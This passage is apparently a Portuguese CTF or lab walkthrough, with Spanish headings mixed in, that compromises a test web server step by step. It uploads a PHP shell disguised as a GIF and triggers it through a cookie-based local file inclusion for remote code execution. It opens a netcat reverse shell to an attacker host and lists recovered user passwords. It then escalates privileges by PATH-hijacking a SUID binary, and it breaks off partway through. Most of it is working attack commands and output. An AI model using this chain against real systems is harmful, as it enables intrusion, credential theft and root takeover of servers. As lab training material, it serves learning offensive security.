http://192.168.10.176/?page=upload.
-
Selecionaremos o arquivo
shell.gifque acabamos de criar.
-
Clicaremos em “Upload”.

3.3. A DESCOBERTA DO DIRETÓRIO
Sección titulada «3.3. EL DESCUBRIMIENTO DEL DIRECTORIO»Aqui respondemos: “Como sabemos onde está o arquivo?”.
Método A: Lógica e Padrões
Sección titulada «Método A: Lógica y Estándares»Em aplicações web, 90% das vezes as imagens vão para pastas chamadas:
/uploads//upload//images//files/
Método B: Fuzzing (Gobuster/Dirb)
Sección titulada «Método B: Fuzzing (Gobuster/Dirb)»Se não fosse óbvio, utilizaríamos gobuster para encontrar pastas ocultas:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ gobuster dir -u http://192.168.10.176 -w /usr/share/seclists/Discovery/Web-Content/common.txt
Resultado:
.../upload (Status: 301) [Size: 317] [--> http://192.168.10.176/upload/]...Depois, dentro do navegador, entraremos em uploads para verificar se o arquivo que subimos existe:
-
Abrimos o navegador.
-
Escreveremos:
http://192.168.10.176/upload/.
Em vez de retornar um erro “403 Forbidden”, o servidor nos mostra uma lista de todos os arquivos da pasta. Isso é uma falha de configuração do Apache (Options +Indexes).
Conseguimos ver o nosso arquivo, mas com o nome alterado para um hash MD5: f3035846cc279a1aff73b7c2c25367b9.gif.
4. EXECUÇÃO REMOTA DE CÓDIGO (RCE) E REVERSE SHELL
Sección titulada «4. EJECUCIÓN REMOTA DE CÓDIGO (RCE) Y REVERSE SHELL»Em seguida, converteremos a capacidade de upload de arquivos e o LFI em uma shell interativa do sistema com a vulnerabilidade chamada “Directory Listing + Local File Inclusion (Cookie lang)” utilizando o arquivo malicioso da shell que utilizamos anteriormente:f3035846cc279a1aff73b7c2c25367b9.gif
4.1. LOCALIZAÇÃO DO PAYLOAD (Enumeração)
Sección titulada «4.1. LOCALIZACIÓN DEL PAYLOAD (Enumeración)»Após o upload do arquivo via ?page=upload, precisávamos saber onde ele era armazenado e com qual nome (já que a aplicação renomeia os arquivos usando um hash MD5).
Verificaremos o diretório padrão /upload/:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl http://192.168.10.176/upload/4.2. EXECUÇÃO VIA COOKIE (O Gatilho)
Sección titulada «4.2. EJECUCIÓN VIA COOKIE (El Trigger)»A Lógica do Ataque
Sección titulada «La Lógica del Ataque»Sabemos, pela auditoria de código prévia (index.php), que a aplicação faz isto:
include("lang/".$_COOKIE['lang']);Portanto, temos de:
- Sair do diretório
lang/utilizando../. - Entrar no diretório
upload/. - Apontar para o nosso arquivo
.gif(que contém código PHP malicioso).
Verificação de Execução
Sección titulada «Verificación de Ejecución»Enviaremos uma requisição modificando o cookie lang e passando o comando id pelo parâmetro GET cmd (que injetaremos dentro do GIF).
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl -v -b "lang=../upload/f3035846cc279a1aff73b7c2c25367b9.gif" "http://192.168.10.176/?cmd=id"
Resultado:
...uid=33(www-data) gid=33(www-data) groups=33(www-data)...Confirmamos que temos RCE como o usuário do servidor web.
4.3. OBTENÇÃO DE REVERSE SHELL (Initial Access)
Sección titulada «4.3. OBTENCIÓN DE REVERSE SHELL (Initial Access)»Para trabalhar confortavelmente, precisamos de um terminal interativo, não apenas executar um comando de cada vez.
4.3.1: Preparar o Listener
Sección titulada «4.3.1: Preparar el Listener»Na nossa máquina de ataque (Kali), abriremos uma porta para receber a conexão:
nc -nlvp 4444
4.3.2: O Payload de Conexão
Sección titulada «4.3.2: El Payload de Conexión»Utilizaremos uma Reverse Shell clássica de netcat (já que nc costuma estar instalado nestas máquinas). Como estamos passando o comando via URL, é crucial codificar os caracteres especiais (URL Encoding), especialmente & (%26) e espaços (+ ou %20).
Comando sem codificação:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.10.71 4444 >/tmp/fComando de Exploração Final:
curl -b "lang=../upload/f3035846cc279a1aff73b7c2c25367b9.gif" \"http://192.168.10.176/?cmd=rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.10.71+4444+>/tmp/f"
4.4. ESTABILIZAÇÃO DA SHELL (Pós-Exploração)
Sección titulada «4.4. ESTABILIZACIÓN DE LA SHELL (Post-Explotación)»Assim que recebermos a conexão ao nc, o terminal será instável (se fizermos Ctrl+C, perderemos a conexão).

Procedimento de Estabilização:
-
Elevar para TTY:
python -c 'import pty; pty.spawn("/bin/bash")'# O si no hi ha python:/usr/bin/script -qc /bin/bash /dev/null -
Ajustar Variáveis:
export TERM=xterm

Agora temos uma shell estável como www-data. O próximo passo é realizar movimentação lateral para o usuário mike ou kate, utilizando as credenciais que já temos ou que encontramos no MySQL.
5. ESCALADA DE PRIVILÉGIOS E PÓS-EXPLORAÇÃO
Sección titulada «5. ESCALADA DE PRIVILEGIOS Y POST-EXPLOTACIÓN»Tendo a Shell reversa como www-data, agora nosso objetivo é conseguir acesso root e ler as flags utilizando a técnica “Abuso de binário SUID + PATH Hijacking”.
5.1. MOVIMENTO LATERAL (De www-data para Usuário)
Sección titulada «5.1. MOVIMIENTO LATERAL (De www-data a Usuario)»Uma vez que temos a reverse shell, somos o usuário do servidor web (www-data). Este usuário tem poucos privilégios. Precisamos nos tornar um usuário real do sistema.
5.1.1 Recuperação de Credenciais
Sección titulada «5.1.1 Recuperación de Credenciales»Na fase anterior (MySQL), extraímos e decodificamos as senhas dos usuários:
kent:JWzXuBJJNymike:SIfdsTEn6Ikane:iSv5Ym2GRo
5.1.2 Mudança de Usuário
Sección titulada «5.1.2 Cambio de Usuario»Tentaremos acessar com as credenciais dos usuários que coletamos:

Ao testar, vimos que com o usuário Kent funcionou e conseguimos acessar.
5.2. ENUMERAÇÃO DE PRIVILÉGIOS (Recon)
Sección titulada «5.2. ENUMERACIÓN DE PRIVILEGIOS (Recon)»Buscaremos meios para escalar para root. A técnica mais comum no Linux é buscar binários com o bit SUID (Set User ID) ativado. Esses arquivos são executados com as permissões do proprietário (root) em vez das do usuário que os executa.
5.2.1 Busca de SUIDs
Sección titulada «5.2.1 Búsqueda de SUIDs»find / -perm -u=s -type f 2>/dev/nullResultado (Saída filtrada):

Ao verificar que não há nada com este usuário, passaremos para o outro usuário chamado kane e executaremos o mesmo comando:

5.3 PRIMEIRA ESCALADA: DE KANE A MIKE
Sección titulada «5.3 PRIMERA ESCALADA: DE KANE A MIKE»Como usuário kane, enumeraremos nosso diretório e encontraremos um binário suspeito.
5.3.1 Reconhecimento (msgmike)
Sección titulada «5.3.1 Reconocimiento (msgmike)»ls /home/kane/Análise do Binário:
Executaremos strings para ver o que ele faz:
strings /home/kane/msgmikeResultado:

Vulnerabilidade Detectada: O programa executa o comando cat sem utilizar o caminho absoluto (/bin/cat). Isso permite um ataque de PATH Hijacking. Como o binário é SUID de mike, se sequestrarmos cat, executaremos código como mike.
5.3.2 Exploração (Hijacking cat)
Sección titulada «5.3.2 Explotación (Hijacking cat)»Queremos que quando o programa chamar o cat, na verdade abra uma shell (/bin/sh).
-
Ir para um diretório seguro:
Ventana de terminal cd /tmp -
Criar o falso
cat:Ventana de terminal echo "/bin/bash" > catchmod +x cat -
Manipular o PATH e Executar:
export PATH=/tmp:$PATH/home/kane/msgmike

Resultado:
O programa tenta fazer cat ..., mas encontra nosso script em /tmp/cat. Uma nova shell é aberta.
whoamimikeAgora temos controle total sobre o usuário mike.
5.4. SEGUNDA ESCALADA: DE MIKE A ROOT
Sección titulada «5.4. SEGUNDA ESCALADA: DE MIKE A ROOT»Agora que somos mike, repetiremos o processo de enumeração.
5.4.1 Reconhecimento (msg2root)
Sección titulada «5.4.1 Reconocimiento (msg2root)»Na pasta home de mike encontraremos outro binário SUID.
ls -la /home/mike/
Análise do Binário:
